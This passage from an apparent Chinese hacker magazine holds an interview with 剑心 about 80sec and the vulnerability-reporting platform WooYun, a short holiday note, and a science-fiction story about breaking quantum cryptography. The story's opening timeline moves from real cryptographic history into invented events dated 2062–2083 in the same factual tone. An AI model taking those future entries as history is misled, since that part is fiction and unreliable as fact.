非安全：专注了这么多年的脚本，你一步一个脚印，往技术的高端迈进，有没有担心过，如果有一天，自己专注的技术不像现在这样吃香了，觉得自己还能选择什么行业？

剑心：技术会过时，但是思路和学习本身不会过时，换个方向就是了，譬如WooYun就是我写的：)

非安全：有没有思考过技术的专注与博览的得失？
剑心：没考虑太多东西吧。

非安全：你认为牛逼与低调是如何捆绑在一起的？
剑心：牛逼可以低调，低调也是一种牛逼，不过这个问题貌似跟我没什么关系 ：）

非安全：你有用你的技术威胁过别人吗？
剑心：有，结果人家不信，很无奈。

非安全：你所认知的黑客的道德是什么？现在的网络犯罪这么多，你是如何看待这个问题的。
剑心：这不是黑客的道德问题吧，卖奶粉不也一样，做导演不也一样？不过说实话，毕竟网络犯罪来钱很容易， 所以有很多人铤而走险吧！

非安全：你如何做到用道德力量来约束技术所能滋生的邪恶触角？
剑心：没这么伟大吧......就跟喜欢听某些人的歌一样，只是更倾向于做某类型的事罢了。

非安全：对于黑客安全这个圈子，你的一句话总结是？
剑心：好多人。

非安全：黑客重要的精神之一是自由自在，当追求自由之精神遭遇规则壁垒丛生的现实，你是尊崇于内心的向往，还是巧妙游走于规则的丛林？
剑心：前者吧。

非安全：Hack是一门技术还是一门艺术？
剑心：艺术。

非安全：Hack能跻身娱乐圈吗，最终结果是必死无疑，还是像明星一样光彩夺目？
剑心：看你自己了，如果你的天份在娱乐圈，那肯定是夺目了。

非安全：在69圣战的时候，你成了其中一个亮点被拿来说事，当时处于漩涡中心的你，在想什么呢，又是如何应对的？
剑心：囧，不过多半这样来得很快的事情很快就会过去的。

非安全：你每天从事的工作性质是什么？希望能够详细介绍下！每天在线多少小时？
剑心：工作主要就是企业安全体系建设相关的吧，每天在线的时间比较多，算上自己玩游戏的话差不多有14个小时！现在电脑坏了，晚上就不上网了，不过也有10个小时左右吧。

非安全：有什么业余爱好，放假的时候会去哪里旅游散心等等？
剑心：Dota呗，上次放假的时候和80sec一起去了趟草原，很开心，说到底城市还是给人比较忙碌和压抑的感觉。

非安全：以后有打算出来自己创业吗？
剑心：我眼光比较短，只看得到两年之内的事情，所以貌似没有。

非安全：在大多数黑粉看来，你在技术上是一名成功者，你认为什么样的人生才算是成功？
剑心：实现自我的人生才算是成功吧，我也没有做到，呵呵。

非安全：唐博士说："我的复制可以成功"，你认为你的成功可以复制吗？对于安全技术很感兴趣的读者，请你谈谈，如何才能让技术进步？
剑心：答案同上。

非安全：创新是我们国内频率较高的一个词，它出现在不同的场合，这源于我们缺乏什么，所以就要补什么的原理。请你谈谈你所理解黑客的创新。
剑心：比较浮躁吧，我本身有的时候也比较浮躁，如果静心下来，深入研究的东西，就能感觉到在技术世界的自由，一旦自由就可以有很多创新了。我这种状态的时候比较少。

非安全：每当Hack圈子爆发新闻的时刻，总会相随诞生一位hack明星，圈子之外，充满了神秘、褒扬、盲目崇拜之氛围，而圈子内，却是完全不同的声音，大多数时候，总是对焦点人物的贬责之声最大，你如何理解这种现象？
剑心：娱乐下而已，其实没什么，就像上面说的，来得快去得也快。

非安全：80sec刚出现的时候，曾经风生水起，作为一个专注于技术的网站，你给这个网站打多少分？做专注度很高的纯技术网站，是不是比起大杂烩的网站来说要难得多？
剑心：这些完全取决于你想做什么，80sec本身就是想给和我一样有技术理想的朋友搭建一个平台，所以就这点来说，应该还算是可以的，一旦事情是实现理想的一部分，就会变得很开心，不会有难还是不难之说了。

非安全：后来为什么又想到要做WooYun这个站？网站的宗旨是什么？
剑心：乌云最开始的出发点是我们很不满意一些厂商对待安全漏洞的看法，同时某些安全研究人员的态度也存在一些问题，所以我们就想提供一个厂商和安全研究人员互相交流的一个平台。网站的宗旨就是搭建一个注重尊重和荣耀的位于厂商和安全研究者之间的漏洞报告平台，更多的详细介绍可以到WooYun上了解。

非安全：WooYun这个站给我一个直觉，就是它的商业目的很强，而且其服务对象基本都是国内互联网大牌公司，请问这个站会顺势走向商业之路吗？
剑心：你的直觉是个错觉，我们主要对象是国内互联网公司是因为我们觉得他们对待漏洞会更认真，同时如果出现安全问题影响的人可能也更多。另外也可以看到，我们关注的漏洞不一定是传统的产品级的漏洞，甚至一些错误的服务配置和钓鱼之类的问题，我们也很关注，因为我们觉得这些对于厂商来讲一样有价值。商业之路的话，暂时还是想和大家一起把网站先做好吧。

非安全：成为WooYun的会员有什么要求？详细介绍下成为白帽子和厂商的审核过程？
剑心：大家在WooYun报告漏洞就可以获得邀请码，对于厂商可能需要严格的审核以免漏洞报告错了对象：）

非安全：WooYun对漏洞的等级是如何划分的？以后是否会对漏洞数进行分类整理方便查询？
剑心：WooYun对于漏洞完全是按照其价值来划分的，不同的漏洞不同的场景会有不同的等级，譬如有些厂商就对Url跳转非常重视，比如淘宝。有些厂商对于Xss很重视，比如校内。所以一般最终的等级判定是由厂商来完成的，不过作为注重技术的平台，白帽子可以准备自己的证据来充分说明漏洞的严重性，这会是良性的循环。计划是以后会对漏洞进行分类整理的，这部分也在改进当中。

非安全：WooYun通过提交漏洞来增加Rank值，这个数值是以什么来衡量的？Rank值在WooYun有什么作用？
剑心：这个数值代表着你获得的尊重和在WooYun获得的荣誉，意味着你在WooYun更高的话语权，将来可能会对Rank值较高的白帽子开放更多的权限，同时相信也会在安全行业就业时提高不少的筹码。

非安全：厂商是否会把一些产品的新版本或者升级版提交给wooyun检测以提高安全性，如果有，是不是让厂家提供赞助来维持WooYun的日常运营？
剑心：呵呵，目前还没有厂商有这样的意向，大家对于安全还是有一些歧义和偏见，这部分也是要靠大家一起来做得更好的。WooYun的运营成本目前是靠朋友支持的，应该不是问题，但是我个人倒更期望白帽子们能获得更多的来自于厂商的鼓励，包括起码的尊重和一些其他性质的奖励。

非安全：WooYun和厂商的关系会不会比较微妙，因为毕竟你们公布了他们站点的漏洞，对于这种情况，有没有厂家会告知你们不要公布，遇到类似情况网站如何处理？
剑心：有的，不过平台不会偏向任何厂商或者白帽子，我们提供了一个较长的修复时间给厂商修复，厂商如果真有问题应该是积极修复问题而不是回避问题，白帽子也应该更多的站在实际危害的角度来评价漏洞以免对厂商造成不必要的损害。

非安全：你的黑客价值观是？
剑心：能认识好多朋友，本身也和游戏一样好玩，我没有什么价值观，

如果真有那就是开心吧。

非安全：喜欢郭德纲的相声吗？你是一个反三俗的人吗？

剑心：偶尔听听，而且我不太了解具体什么样才是三俗 -_- ||

非安全：在湖南卫视的天天向上节目中，你说你还是单身，那么现在是否还是孤身一人？

剑心：你猜。

非安全：你喜欢什么样的女孩子？长发飘飘还是？

剑心：你再猜。

非安全：听说你公司前台的那个MM就很漂亮。对不对？


剑心：你还是别猜了。

非安全：最后一个问题，能否公布下你的联系方式？方便大家和你技术交流？

剑心：大家通过 jianxin@80sec.com 就可以找到我。

在整个采访过程中，剑心的话语不是很多，很多问题总是用一句话简简单单的概括，虽然说的很简单，但是在他身上那些闪耀的光环背后（剑心：难道你也打Dota？），他也付出了我们所看不到的艰辛和努力，才取得了今天的成绩。他对于技术的执着以及他的观念犹如一汪清泉，清可见底，但是这潭清泉所蕴含的东西却值得我们去体会和回味。

XApache：即将到来的中秋、国庆成为史上最折腾的一个假期，根据《国务院办公厅关于2010年部分节假日安排的通知》，从9月18日至10月15日，工作日和休息日被“分割”为8个部分。想出趟远门吧，除了国庆其他节日时间都不够，在近处转悠吧，又有点浪费难得的假期。不过有满额年假（一般是7天）的朋友们可以突破这个限制了，只要请六天年假（9月25号到30号），你将获得16天的超长假期。而且金秋时节，比春节更舒服。小编正在美美的计划时，突然发现今年已经休了两天，只有五天年假了……深深的怨念啊，有六天以上年假的朋友，千万不要浪费哦。



一、密码术大事记

公元前5世纪，古希腊斯巴达出现原始的密码器，用一条带子缠绕在一根木棍上，沿木棍纵轴方向写好明文，解下来的带子上就只有杂乱无章的密文字母。解密者只需找到相同直径的木棍，再把带子缠上去，沿木棍纵轴方向即可读出有意义的明文。这是最早的换位密码术。

公元前1世纪，著名的恺撒密码被用于高卢战争中，这是一种简单易行的单字母替代密码。

公元9世纪，阿拉伯的阿尔—金迪提出解密的频度分析方法，通过分析计算密文字符出现的频率破译密码。

公元16世纪中期，意大利的卡尔达诺发明了卡尔达诺漏格板，覆盖在密文上，可从漏格中读出明文，这是较早的一种分置式密码。

公元16世纪晚期，英国的菲利普斯利用频度分析法成功破解苏格兰女王玛丽的密码信，信中策划暗杀英国女王伊丽莎白，这次解密将玛丽送上了断头台。

几乎在同一时期，法国的维热纳尔提出著名的维热纳尔方阵密表和维热纳尔密码，这是一种多表加密的替代密码，可使阿尔—金迪和菲利普斯的频度分析法失效。

公元19世纪，英国的巴贝奇和普鲁士的卡西斯基发展了更复杂的频度分析法，可破解维热纳尔密码。

公元20世纪初，第一次世界大战进行到关键时刻，英国破译密码的专门机构“40号房间”利用缴获的德国密码本破译了著名的“齐默尔曼电报”，促使美国放弃中立参战，改变了战争进程。

大战快结束时，美国的维那姆发明一次性便笺密码，它是一种理论上绝对无法破译的加密系统，被誉为密码编码学的圣杯。但产生和分发大量随机密钥的困难使它的实际应用受到很大限制，从另一方面来说安全性也更加无法保证。

第二次世界大战中，波兰人和英国人破译了德国著名的“恩格玛”密码机密码，美国人破译了被称为“紫密”的日本“九七式”密码机密码。靠前者，德国的许多重大军事行动对盟军来说都不是秘密；靠后者，美军炸死了偷袭珍珠港的元凶日本舰队总司令山本五十六。

同样在二次世界大战中，印第安纳瓦霍土著语言被美军用作密码，这是密码学和语言学的成功结合，纳瓦霍语密码成为历史上从未被破译的密码。

1975年1月15日，对计算机系统和网络进行加密的DES（数据加密标准）由美国国家标准局颁布为国家标准，这是密码术历史上一个具有里程碑意义的事件。

1976年，美国的迪菲和赫尔曼提出了公开密钥密码的新思想，把密钥分为加密的公钥和解密的私钥，这是密码学的一场革命。

1977年，美国的里维斯特、沙米尔和阿德勒曼提出第一个较完善的公钥密码体制——RSA体制，这是一种建立在大数因子分解基础上的算法。

1985年，英国的多伊奇提出量子计算机的初步设想，这种计算机一旦造出来，可在30秒钟内完成传统计算机要花上100亿年才能完成的大数因子分解，从而破解RSA运用这个大数产生公钥来加密的信息。

同一年，美国的贝内特根据他关于量子密码术的协议，在实验室第一次实现了量子密码加密信息的通信。尽管通信距离只有30厘米，但它证明了量子密码术的实用性。与一次性便笺密码结合，同样利用量子的神奇物理特性，可产生连量子计算机也无法破译的绝对安全的密码。

2004年，美国BBN科技公司和美国哈佛大学合作构筑了全球首个量子密码网络“DARPA量子网络”。

2062年，第一块一万个量子位的计算机芯片在美国的比德和巴克利实验室中问世，奠定了制造实用量子计算机的基础。

2066年，IBM制造出了世界上第一台商业化的量子计算机，同时用它破译了当时最先进的一种利用离散对数的公钥密码，轰动一时。这一伟大成果使所有数学密码都无密可保，人类对保密的希望只能寄托在非数学密码中惟一成熟可用的量子密码上。

2079年，一个名为“雅克利娜”的多国联合研究小组克服了量子密码和量子通信最后的技术难题，全球化的量子加密和量子通信无线网络建立起来。

2083年，对计算机系统和网络进行量子加密的国际标准出台，以此为标志，量子密码成为由量子物理定律保证的理论和实际上都不可能破译的密码，人类最终得到了既简单实用又绝对保密的密码体系。

纵观密码术的历史，贯穿着一根主线，就是加密者和解密者的反复对抗，加密者想出一种密码，很快解密者就拿出破解的办法，然后加密者又想出更复杂难解的密码。当恺撒密码等单字母替代密码被频度分析法破解，维热纳尔密码的出现又使频度分析法无计可施；当维热纳尔密码在300年的时间里独领风骚，巴贝奇和卡西斯基更复杂的频度分析法又使它不再成为难题。

而由恩格玛密码机等发展起来的机电式混合式加密技术日趋完善，DES成为标准，导致频度分析的作用越来越小；等到依靠解密者个人智慧的频度分析风光不再，利用穷举法进行“蛮力攻击”的电子计算机又登上了解密的主战场。为对抗功能强大的联网计算机，RSA等公钥密码奋起反击；但量子计算机整装上阵，干净漂亮地彻底打败包括RSA在内的所有数学密码。最后，密码术面临绝境，量子密码临危受命横空出世，联合一次性便笺密码扮演了终结者的角色，以绝对优势取得了对解密一方的完胜，一场历千百年的惊心动魄的密码史对抗大战就此硝烟散尽。

这场密码大战真的就这样结束了吗？量子密码真的就是理论和实际上都不可能再破译的密码？

二、密文　很久很久以后

传说，在很久很久以后，在很远很远的地方，有一座很大很大的城市，城市里有一片很高很高的钢筋水泥楼房的林子。林子里住着一个比仙女还要纯洁可爱的姑娘。她的眼睛是绿色的，像春天芳草上的露珠；她的头发是金色的，像夏天大海反射夕阳的粼粼波光。她的名字叫艾丽丝，看到她，你就会想起贝多芬的《致艾丽丝》，她就像这首曲子一样美丽动人。

有一个既英俊、又聪明、还很快乐的小伙子，名叫鲍勃，他也住在这座城市里。有一天，他突然看到艾丽丝，一下子就惊呆了。小伙子鲍勃英俊的面容罩上了一层阴云，聪明人开始常常做傻事，从此也不再快乐。他爱上了艾丽丝，但艾丽丝却不爱他。

为了彻底打消鲍勃不该有的念头，艾丽丝想了许多办法，明说也好，暗示也好，可怜而可敬的鲍勃都不愿放弃他的追求。到最后，艾丽丝给逼得没有办法了，就说了下面的一首打油诗：

"要我爱你的话，除非——

太阳永不落，中国黄河清；

死人开眼笑，从此无战争。"

鲍勃听了后绝望地离开了。艾丽丝松了一口气，虽然她也有点内疚，毕竟鲍勃的这一片痴心是很难得的，但她不能不这样做，因为爱情不是同情。

谁知过了几年鲍勃又来找她了，小伙子又恢复了快乐的笑容，拿了一大堆新闻资料给她看。第一条新闻是国际联合制造的人工太阳：一面巨大的反射镜顺利升上太空，不分昼夜定向反射阳光集束，融化各地冰峰，解决地球缺水问题，这样天空中就出现了一个永不落的太阳；第二条是中国采取了生物治淤的方法，加上黄河流域的生态环境全面改善，黄河水彻底变清了；第三条是人类利用生物电子技术再造人的大脑，原来被断定为脑死亡的人都可以复活，死人也睁开眼睛笑了；第四条是人类实现了全机器人战场，国家与国家之间发生了实在无法调和的矛盾，可以打一场全部由智能机器人作战的"代理战争"来决定胜负，人本身没有伤亡，这样就相当于人类从此没有战争了。

艾丽丝真没想到事情会出现这样的变化，不可能的事情纷纷成为了可能，科学技术的发展实在太惊人！艾丽丝一面敷衍着鲍勃，一面绞尽脑汁想世上还有什么不可能发生的事。但是老天！连太阳都永远不会落下，中国的黄河水也变得碧清，死人都能复活，永恒的和平代替了战争，这世上还有什么事比这更不可能呢？

难道真的要我爱他？不行！这样就真的成了一个大笑话了。要怎样才能把他彻底难住？使得人类的科学技术再发展，也绝对找不到可以利用的借口。她想呀想，终于想到了一个绝妙的主意。鲍勃是搞电脑的，还是一个技术高超的黑客。那么好吧，我就不相信凭我所知道的电脑科学和物理学的常识，这次还会出现什么奇迹？

她再次对鲍勃说："要我爱你的话——

除非你能破译世界政府中央数据库的加密文件，那些都是用量子密码术加密的。"

可怜的鲍勃这回才真的彻底绝望了，人类的科学技术再发达，就算制造一千个人工太阳，把大海都变得像蒸溜水一样清，让所有人长生不老，天下大同，全社会都相亲相爱，也无法违反最基本的量子力学原理，无法准确再现一个被改变了的量子态，破译量子加密的文件。艾丽丝的感情就像用量子密码锁紧锁着的大门，永远不会对他敞开了。

他万分伤心地离去。他要参加最后一届世界黑客大会——"世界黑客终结纪念大会"，量子密码术广泛应用后，黑客这一行当就没有存在的意义了。他将在这次大会上终结自己的黑客事业，同时，也终结他的爱情。

艾丽丝似乎算是彻底解脱了，但黑客终结纪念大会开完不到两年，鲍勃就喜滋滋地找上了她。

二话没说，鲍勃打开电脑，联上世界政府中央数据库，然后，他运行一个不知名的软件，数据库的所有量子加密信息就一条条显示出来。

他真的破译了不可能破译的量子密码？

此时，网络上铺天盖地的都是量子密码被破译的特大新闻，随便到街上买一份电子报纸，都在报道这件事。由于事涉机密，事关重大，许多详情显然还不能报道出来，但眼前的一切足以使艾丽丝相信这是真的，这个世界又一次出现了奇迹！

后来，后来怎么样？许多美好的童话到了这里都会有一个圆满的结局，想来这个故事也不该例外，因为这样的奇迹、这样的痴情太感动人了。于是，就像许多美好的童话说的那样，艾丽丝终于接受了鲍勃的爱，本与他们无关的破译量子密码这件事成了联系他们的神奇纽带，他们从此相伴相依，幸福地一起生活在高高的钢筋水泥楼房的大森林里。

三、密钥　不朽的痛苦

世界黑客终结纪念大会。

鲍勃在大会网络专用的公告栏贴出了他真实的故事，他详细讲述了他因为爱一个人而不能在一起的痛苦，讲了这个人给他提出的许多苛刻的条件，事实上就是让他知难而退，她根本就不会爱他，而他又根本不会爱别的人。因此，他决心以他的余生来做一件完全无意义的事——照艾丽丝说的那样去试着破解量子密码，虽然未开始，却早已知道结局，他还是要去做。不这样做的话，他会更加痛苦。他最后说了一句话，这句话就是世界上最后一个为爱而死的骑士夏特利亚尔说的——我虽然卑微，但我的痛苦是不朽的！

四、明文　波将金数字化地球村

参加大会的所有黑客——这些曾在网络世界赛博空间快意纵横的现代骑士、牛仔或者侠客，在量子密码结束他们自由闯荡电子边疆生涯的失意时刻，也都感受到了这种不朽的痛苦。

但量子密码是不可破译的。

在一个内部的聊天室里，不知是谁倡议：让我们帮鲍勃一把，帮助他也就是帮助我们自己；让我们拯救鲍勃夏特利亚尔式的爱情，同时也解除我们所有人都能感受到的痛苦。

还有，我们要留下作为黑客光荣退场的最后尊严。很快有许多黑客响应。

量子加密的世界政府中央数据库攻不进去，但是，像艾丽丝这样普通人的电脑都只有一般的信息安全防护措施，原因很简单，除了个人隐私，他们没有什么机密可保，一般的安全措施足够了。事实上真正使用量子加密的地方并不像人们想像的那么多，网上传递的多数信息都是不经过量子加密的，这样，利用传统的Web斯骗技术就可以轻而易举地控制艾丽丝电脑、手机通向整个信息世界的链路，给她制造一个真实的幻境。她联结上任何一个她熟悉的网站，除了多出一些量子密码被破译的新闻外，其他地方和被冒充的真的网站没有两样，她决不会起疑心。

这个欺骗甚至包括鲍勃在内，他固然是个不错的黑客，但世界上比他技术更高的黑客有的是，他们能做除了破译量子密码外的任何事。他们要做成这样逼真的程度，使鲍勃本人都以为他无意中碰大运破译了量子密码，他们要把假的世界政府中央数据库资料源源不断发送给鲍勃和艾丽丝，反正他们也无从查证；他们要在鲍勃和艾丽丝的四周布下一个同样善意的密不透风的都德"柏林之围"，他们要在整个虚拟世界整个数字化地球上再造出巨大无比的"波将金村"。

历史上俄国女皇叶卡德琳娜二世的宠臣波将金为了邀功，在女皇沿第聂伯河巡视时，把南方肮脏贫困的村子都装扮成一片繁荣的模范村，鲍勃和艾丽丝也被网上的"波将金数字化地球村"完全迷惑了，联上的任何URL地址都指向黑客们的服务器，每个服务器都在明确无误的告诉他们：量子密码被破译了！黑客们甚至雇人在鲍勃和艾丽丝居住的城市出售由他们制造的假的电子报纸，专家们连同政府官员出面辟谣都被他们屏蔽，或者他们又出来反辟谣把水搅浑，说专家和政府官员有意掩盖事实真相，因为他们害怕破译量子密码的技术一旦泄露传播出去，对全社会的信息安全又将造成灾难。至于鲍勃，他那被爱情冲昏了的头脑很难怀疑自己所干的一切是否能达到这样的效果？到时只要有人巧妙地向他暗示用一个什么程序，他就会发现他成功了。

可怜而又走运的鲍勃就这样获得了艾丽丝的爱，美好的童话仍然有一个圆满的结局，本与他们无关，因为并不存在的破译量子密码这件事成了联系他们的神奇纽带，他们从此相伴相依，幸福地一起生活在高高的钢筋水泥楼房的大森林里。

五、明文　人算不如天算

他永远不会暴露真名，他在网上只用一个女性化的名字"伊芙"，但谁也不会知道他是男是女。他缅怀着电脑和网络发展早期，那些传奇般的真正黑客的故事，他们恪守黑客伦理，倡导信息自由，同时并不真正对公众安全造成危害。在黑客们的精采表演到了曲终人散、黯然谢幕之际，他疲惫苍老的心灵，依然会为两件平凡的事和两个不平凡的人激动，他觉得，如果他有一天能达到这两个人和这两件事的境界，他就死而无憾了。

第一个人就是长发披肩的怀特菲尔德·迪菲，1975年，他和妻子玛丽借住在朋友家里，他没有工作，而且已经30多岁了，他常年离群索居，苦思冥想，要发展出一种新颖的密码术，但全无结果，他感到自己是一个失败者。有一天玛丽走进他的卧室，发现他在抱头痛哭，他要玛丽离开他，另找一个男人，他一事无成，是一个彻底的失败者。

但玛丽坚定地告诉他：你是一个了不起的人。

这之后仅仅过了两个星期，有一天玛丽下班回家，看到迪菲平静地站在门边等她回来，对她说了一句话："我想，我有了一个惊人的发现。"

这个发现就是在密码术历史上留下了辉煌一笔的公开密钥密码思想，迪菲一举成名，事实证明玛丽没有看错他。

第二个人就是将迪菲的思想彻底付诸实施的菲尔·齐默尔曼——有别于那个以"齐默尔曼电报"名留密码史的齐默尔曼，他根据RSA体制编写了第一个实用的公开密钥加密程序PGP，打破了政府在加密技术领域的垄断，名扬四海。有一次他在旧金山参加一个舞会，跳舞中，一个女士不经意地问他是干什么的？

"我是一个密码破译者。"他说，"我写了一个程序叫PGP。"

一时间所有人都停住舞步，女士敬畏地看着他："你就是菲尔·齐默尔曼？"整个舞会为他而停止了。

再伟大的发明发现，也不过就值得整个一场狂欢的舞会为之肃穆地停止片刻吧？我还能再使一场舞会为我停住片刻吗？

我还能向我所爱的人说出一句："我想，我有了一个惊人的发现"吗？

只要有这一刻，有这一句，我也就满足了。

他默默地把目光投向自己那架"量子整体克隆机"，早在知道鲍勃故事的前十几年，在还没有感受到鲍勃不朽的痛苦的年少时光里，他就坚信爱伦·坡说过的一句话："凭人类的智慧不可能创造出一个人类智慧不能破译的密码。"

量子密码是完全可以破译的。

单个粒子的量子态——偏振或相位等，可以用来编码储存、传输信息，如果有一个窃密者想要窃取这些信息，就会在截获粒子的一瞬间改变其量子态，使信息失真，达不到窃密的目的，同时使储存、传输信息的人立即发觉被窃密，这是由著名的海森伯不可确定性原理和单量子不可克隆定理来保证的。要想成功窃密，破译量子加密储存和传输的信息，除非能推翻海森伯不可确定性原理和整个量子力学体系。

那可是连爱因斯坦和爱因斯坦信奉的"斯宾诺莎的上帝"或"不掷骰子的上帝"也做不到的啊！

但是，爱因斯坦不信奉的掷骰子的上帝却可以帮人类做到。

单个量子不可克隆，但很多很多的、近乎无数个量子在宏观上和整体上却是可以精确复制的，因为到了宏观状态，海森伯不可确定性原理和单量子不可克隆定理就不适用了。他发明的量子整体克隆机就是干这个活的。

这本质上也是一台特殊的量子计算机，用它截获一个被测粒子后，克隆机会立即产生无数个相同的粒子，这些粒子以原来的被测粒子为中心构成一个遍历各量子态的宏观体系、对整体的分析能准确地得出原来单个粒子的偏振态。

他也打算像这样帮助鲍勃和黑客们。

当鲍勃盲目地用各种方法试解量子密码，黑客们辛辛苦苦地伪造波将金数字化地球村时，他已得窥奥秘，看破天机，用量子整体克隆机一举破译了世界政府中央数据库的量子密码，然后把结果暗中加载进黑客们提供给鲍勃的那个程序，代替了黑客们的虚假信息，因为他知道，鲍勃和艾丽丝没有黑客们想像的那样容易受骗，特别是鲍勃，本身就是一个高明的黑客，如果由这个程序得到的数据不是真实的数据，他一定会发现破绽。世界政府也不可能长久容忍这样的骗局，最终会想法澄清此事，从而让艾丽丝得知真相。在量子整体克隆的技术上，人算不如天算，但在这件事上，他就要人算胜过天算，他要把鲍勃和艾丽丝，黑客和世界政府，一古脑儿蒙在鼓里，只有他一个人对整个事件了如指掌。他是窃取了鲍勃和艾丽丝感情量子密码的第三者，但却只是为了成全一桩好事，看到一个童话般圆满的结局。这对于他来说，就是整个舞会为他肃穆地停止了片刻，他向全世界说出了一句："我想，我有了一个惊人的发现。"

于是鲍勃就这样获得了艾丽丝的爱，本与他们无关，因为并非鲍勃而是"伊芙"干的破译量子密码这件事成了联系他们的神奇纽带，他们从此相伴相依，幸福地一起生活在高高的钢筋水泥楼房的大森林里。

六、明文　尼日利亚骗局

鲍勃感激地看着黑客同行们为他费力地搭建网上波将金村，满心谢意地看着"伊芙"用量子整体克隆机再次破译他刚刚破译的量子密码，事实上，他思考量子整体克隆问题的历史远比"伊芙"长，但发明同样的量子整体克隆机却没有提前多久，基本也就是在同一时期。鉴于这个问题的难度，他一直迟迟不愿着手解决，准备进一步思考成熟再说，但艾丽丝的事情刺激了他，他不得不立即进行试验，结果成功了。

他是世界上破译量子密码的第一人。

他给艾丽丝看的世界政府中央数据库的信息，既不是黑客同行们的虚假信息，也不是来自"伊芙"的真实信息，而是由他自己亲手破译出来的同样真实的信息。

他也骗了黑客同行们和那个不知真名的"伊芙"，而更令黑客们和"伊芙"想不到的是：即使如此，艾丽丝也没有答应他的求爱。

在确定他真的破译了量子密码后，艾丽丝为这不可思议的事实和他的痴情感动得流下了眼泪，但仍然请求他原谅，她已另有所爱，虽然早就知道他是如此的优秀，但爱情不是选拔科研人才，她所爱的人尽管没有什么惊天动地的成就，却最适合她。她以前提出的种种条件都是借口，早知道她不如直接把话说明还好一些。到了这一刻，鲍勃反而平静了。

"不管怎样我还是要谢谢你，没有你，我也许永远不会冒险实践自己的想法，就不会最先破译量子密码了。我走了，从今以后我不会再来找你，但我会祝愿你一辈子幸福！"

鲍勃转身离去，从此再没有回到这个城市来。他的余生很漫长，足够他想很多很多。他终身未娶，也有足够的时间和空间进行独自思索。他怀着他那不朽的痛苦，在量子整体克隆的思想上更深入地探幽穷微。

宇宙本身是一台最大的联网计算机，为它编制操作系统和所有应用软件的程序员就是上帝（不管是"斯宾诺莎的上帝"、"不掷骰子的上帝"还是掷骰子的上帝）。这些程序是用极其高深的统一科学的语言写成的。上帝造出如此完美的宇宙，一定已经有了一整套成熟的未开放的源代码。人类所有的科学探索，就是为了寻找这套终极真理的源代码。

